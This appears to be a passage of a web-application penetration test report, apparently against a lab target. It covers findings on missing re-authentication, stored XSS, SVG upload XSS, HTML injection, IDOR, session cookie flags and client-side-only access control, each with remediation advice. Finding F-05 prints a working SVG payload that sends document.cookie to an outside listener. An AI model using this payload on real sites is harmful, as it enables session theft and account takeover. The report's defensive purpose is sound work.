
Description

The profile update page allows changing the account password and email address without requiring the current password or any other re-authentication step. An attacker who obtains a valid session through any means (XSS, session fixation, or physical/shared-device access) can permanently take over the account by changing both the password and the email address in a single request.

Steps to Reproduce

- Authenticated as a standard user and navigated to the profile update page.
- Submitted a password change and an email address change without being prompted for the current password at any point.
- Confirmed both changes applied immediately, with no confirmation step sent to the original (pre-change) email address.

Proof of Concept / Evidence



Impact

- Permanent account takeover from any form of session compromise (a single stolen cookie is sufficient).
- No path for the original account owner to recover the account once the email address has also been changed by the attacker.
- Significantly amplifies the impact of every other session-stealing vulnerability identified in this assessment (F-04/F-05 XSS, F-10 session fixation, F-08 insecure cookie configuration).

Remediation

- Require re-entry of the current password before allowing a password or email change to take effect.
- Send a confirmation link to the original email address before an email change is finalized, and notify the original address of any password change.
- Invalidate all other active sessions for the account immediately after a password change (see F-10).

References

https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

https://cwe.mitre.org/data/definitions/620.html

CONFIDENTIAL

F-04: Stored Cross-Site Scripting (XSS) — Community Forum & Feedback Form

Severity	High
CVSS v3.1 Score	8.0
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation
OWASP	A03:2021 – Injection
Affected Asset	Community Forum post field; feedback.php message field
Status	Open

Description


User-submitted content in the Community Forum and the Customer Feedback form is stored and later rendered to other visitors without output encoding. A JavaScript payload submitted once persists and executes in the browser of every subsequent visitor to the affected page, allowing session cookie theft from any user (including administrators) who views the page.

Steps to Reproduce

- Submitted a cookie-stealing payload (<script> block sending document.cookie to an attacker-controlled listener) into a Community Forum post.
- Confirmed the payload executed and exfiltrated the session cookie every time the forum thread was subsequently viewed, by any visiting session captured three separate session cookies across repeat visits.
- Separately confirmed the same root cause on the Customer Feedback form's Message field, where a submitted HTML/CSS payload rendered unescaped and persisted for all visitors (documented in full under F-06, Stored HTML Injection).

Proof of Concept / Evidence





Impact

- Persistent session hijacking any user (including administrators) who views the affected page has their session cookie exfiltrated.
- Because the session cookie lacks the HttpOnly flag (F-08), this script-based theft succeeds without any further bypass required.
- The payload persists until a developer manually removes it from the back-end, meaning the exposure window is continuous rather than one-time.
- Combined with F-03 (missing re-authentication), a stolen administrator session can be converted into full, permanent account takeover.

Remediation

- Apply context-aware output encoding to all user-controlled data before rendering it in HTML (forum posts, feedback messages, and any other user-generated content).
- Sanitize rich-text input server-side using a vetted allow-list HTML sanitizer if any formatting needs to be preserved.
- Deploy a strict Content-Security-Policy to limit the impact of any injection that does occur.
- Set the HttpOnly, Secure, and SameSite flags on the session cookie (see F-08) as defense-in-depth.

References

https://owasp.org/www-community/attacks/xss/

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

https://cwe.mitre.org/data/definitions/79.html

CONFIDENTIAL

F-05: Stored Cross-Site Scripting via Unrestricted SVG File Upload

Severity	🟠 High
CVSS v3.1 Score	7.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:L/A:N
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation; CWE-434: Unrestricted Upload of File with Dangerous Type
OWASP	A03:2021 – Injection
Affected Asset	Profile avatar upload
Status	Open

Description


The profile picture upload feature accepts SVG files. SVG is an XML-based image format capable of embedding JavaScript. An uploaded SVG containing a cookie-stealing script executes when a victim navigates directly to the stored avatar file (e.g., via a "view full size" link), allowing session cookie theft.

Steps to Reproduce

- Crafted a malicious SVG file containing a <script> block that reads document.cookie and sends it to an attacker-controlled HTTP listener.
- Started a listener (python3 -m http.server) to receive the exfiltrated data.
- Uploaded the SVG as a profile picture; confirmed it was accepted and stored without content-type re-validation.
- Directed a victim session to the avatar's direct URL ("view full size"), which executes the embedded script.
- Confirmed the session cookie was successfully captured on the attacker's listener.

Proof of Concept / Evidence

```
┌──(kali㉿kali)-[~/Hacksmarter]
└─$ cat photo.svg
<?xml version="1.0" standalone="no"?>
<svg xmlns="http://www.w3.org/2000/svg" onload="fetch('http://10.1.78.151:8000/steal?c='+document.cookie)">
</svg>
```



Malicious SVG payload crafted and listener started in preparation for the upload test

Impact

- Session cookie theft leading to account takeover, identical in impact to F-04.
- Demonstrates that file-type validation on the avatar upload feature is insufficient SVG, like the site_logo endpoint in F-02, is accepted without adequate content inspection.
- Any user who can be directed to view another user's avatar at full size is at risk, broadening the pool of potential victims beyond the forum/feedback pages.

Remediation

- Do not allow SVG uploads for user avatars; convert accepted images to a safe raster format (e.g., re-encode to PNG/JPEG server-side) rather than storing the uploaded file as-is.
- If SVG must be supported, sanitize it server-side to strip <script> tags and event-handler attributes before storage.
- Serve all user-uploaded images with a Content-Disposition: attachment header or from a separate cookieless domain to prevent script execution in the application's security context.
- Apply the same HttpOnly/Secure/SameSite cookie hardening recommended in F-08.

References

https://portswigger.net/web-security/file-upload

https://cwe.mitre.org/data/definitions/79.html

F-06: Stored HTML Injection Leading to Persistent Site Defacement

Severity	High
CVSS v3.1 Score	7.1
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:N/I:H/A:N
CWE	CWE-79: Improper Neutralization of Input During Web Page Generation; CWE-116: Improper Encoding or Escaping of Output
OWASP	A03:2021 – Injection
Affected Asset	feedback.php (Message field)
Status	Open


Description

The Customer Feedback form's Message field does not sanitize or encode user input before storing and rendering it back to all visitors. An attacker can submit arbitrary HTML/CSS as a "comment," which is persisted server-side and rendered unescaped on every subsequent load of feedback.php, affecting all visitors — not just the submitter — confirming this is stored rather than reflected.


Steps to Reproduce

- Submitted a full-viewport, fixed-position HTML/CSS payload into the Message field of the Customer Feedback form.
- Reloaded feedback.php and confirmed the entire page was replaced by the injected content for every visitor, with no action required beyond visiting the page.

Proof of Concept / Evidence



Malicious HTML/CSS payload submitted via the Customer Feedback form's Message field



Resulting persistent, site-wide defacement rendered on every subsequent visit to feedback.php

Impact

- Persistent, site-wide defacement visible to every visitor of the affected page.
- The same injection point and root cause (no output encoding) is directly exploitable for stored XSS, as demonstrated separately in F-04/F-05 this finding and those share a single fix.
- Reputational and trust damage if exploited against a production deployment, including the potential for credential-phishing overlays injected in place of the legitimate page.

Remediation

- Apply HTML-entity output encoding (<, >, ", ', &) to all user-submitted content before rendering.
- Sanitize input server-side using an allow-list-based HTML sanitizer if limited formatting (e.g., <b>, <i>) is genuinely required.
- Apply a Content-Security-Policy header as defense-in-depth to limit damage from any future injection.

References

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

https://cwe.mitre.org/data/definitions/79.html

CONFIDENTIAL

F-07: Insecure Direct Object Reference — Forum Post Impersonation

Severity	High
CVSS v3.1 Score	7.7
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:N
CWE	CWE-639: Authorization Bypass Through User-Controlled Key
OWASP	A01:2021 – Broken Access Control
Affected Asset	/api/forum/post.php
Status	Open


Description


The forum post API accepts a user-controlled user_id parameter in the request body and creates posts attributed to whatever user ID is specified, with no server-side check that the requester actually owns that ID. Any authenticated user can impersonate any other user, including the administrator, by changing the user_id value in the request.

Steps to Reproduce

- Discovered the API endpoint by browsing to /api/ (directory listing enabled) and confirming /api/forum/post.php requires POST.
- Submitted a forum post with the authenticated session's own low-privilege user_id (e.g., user_id=1) to confirm baseline behavior.
- Resubmitted the identical request with user_id changed to another account's ID (e.g., user_id=2) and confirmed the resulting post was attributed to the second account instead of the authenticated session.

Proof of Concept / Evidence





Impact

- Any authenticated, even low-privileged, user can post content attributed to any other user including administrators enabling impersonation, reputational attacks, and social engineering within the platform.
- Could be used to post malicious links or stored-XSS payloads (see F-04) under an administrator's identity, increasing victim trust and click-through likelihood.

Remediation

- Derive the acting user's identity from the authenticated session server-side; never accept a user_id supplied directly in the request body for actions performed on behalf of "self".
- Add server-side authorization checks on every write operation to confirm the acting session is permitted to perform the requested action as the specified identity.
- Add automated regression tests covering object-ownership checks for all API write endpoints.

References

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

https://cwe.mitre.org/data/definitions/639.html

CONFIDENTIAL

F-08: Insecure Session Cookie Configuration

Severity	High
CVSS v3.1 Score	6.5 (base) — rated High due to compounding effect on other findings
CVSS Vector	CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N
CWE	CWE-614: Sensitive Cookie Without 'Secure' Attribute; CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag
OWASP	A05:2021 – Security Misconfiguration
Affected Asset	PHPSESSID cookie (application-wide)
Status	Open


Description

The PHPSESSID session cookie is issued without the HttpOnly, Secure, or SameSite attributes. HttpOnly is not set, so JavaScript can read the cookie via document.cookie; Secure is not set, so the cookie is transmitted over unencrypted HTTP; SameSite is not set, so the cookie is attached to cross-origin requests.

Steps to Reproduce

- Captured the Set-Cookie header for PHPSESSID in an intercepting proxy and confirmed the absence of HttpOnly, Secure, and SameSite attributes.
- Confirmed the cookie's value was directly readable via document.cookie from an injected script, consistent with the successful cookie-theft payloads in F-04 and F-05.

Proof of Concept / Evidence



Impact

- Every XSS vulnerability in the application (F-04, F-05) is directly able to exfiltrate the session cookie missing HttpOnly is the enabling condition.
- Session tokens are exposed to network-level interception due to the missing Secure flag and lack of enforced HTTPS.
- Cross-site request forgery is facilitated by the missing SameSite attribute (see F-11).
- This is a force-multiplier finding it directly amplifies the impact of XSS, CSRF, and session fixation (F-10) elsewhere in this report.

Remediation

- Set the following in php.ini or at application/session startup: session.cookie_httponly = 1, session.cookie_secure = 1, session.cookie_samesite = Strict.
- Enforce HTTPS site-wide (redirect all HTTP traffic) so the Secure flag is meaningful.
- Re-test all stored/reflected XSS findings after remediation to confirm cookie theft is no longer possible even if an injection point is later reintroduced.

References

https://owasp.org/www-community/controls/SecureCookieAttribute

https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html

F-09: Broken Access Control — Client-Side-Only Enforcement of Region/Availability Restrictions

Severity	🟡 Medium
CVSS v3.1 Score	5.4
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:L/A:N
CWE	CWE-602: Client-Side Enforcement of Server-Side Security
OWASP	A01:2021 – Broken Access Control
Affected Asset	store.php, assets/js/store.js, cart.php
Status	Open


Description

A "region availability" restriction on certain products (e.g., the "Flipper Zero (Restricted)" item) is enforced only in client-side JavaScript. The checkRegionAvailability() function in store.js reads a data-region-available HTML attribute and conditionally disables/hides the purchase button, but the server performs no independent check product.php and cart.php serve and process the restricted item identically to any other product.


Steps to Reproduce

- Reviewed store.js and identified that the region-availability check is implemented entirely client-side, with the restriction hidden/disabled via JavaScript only.
- Used browser DevTools to disable JavaScript execution entirely, which prevented checkRegionAvailability() from running and left the "Add to Cart" control in its default enabled/visible state.
- Alternatively, directly edited the data-region-available attribute and the related CSS (display: none) in the DOM to re-enable the control without disabling JavaScript.
- Added the restricted product to the cart and proceeded through checkout, confirming the order completed successfully with no server-side block at any stage.


Proof of Concept / Evidence




store.js source showing the client-side-only region availability check



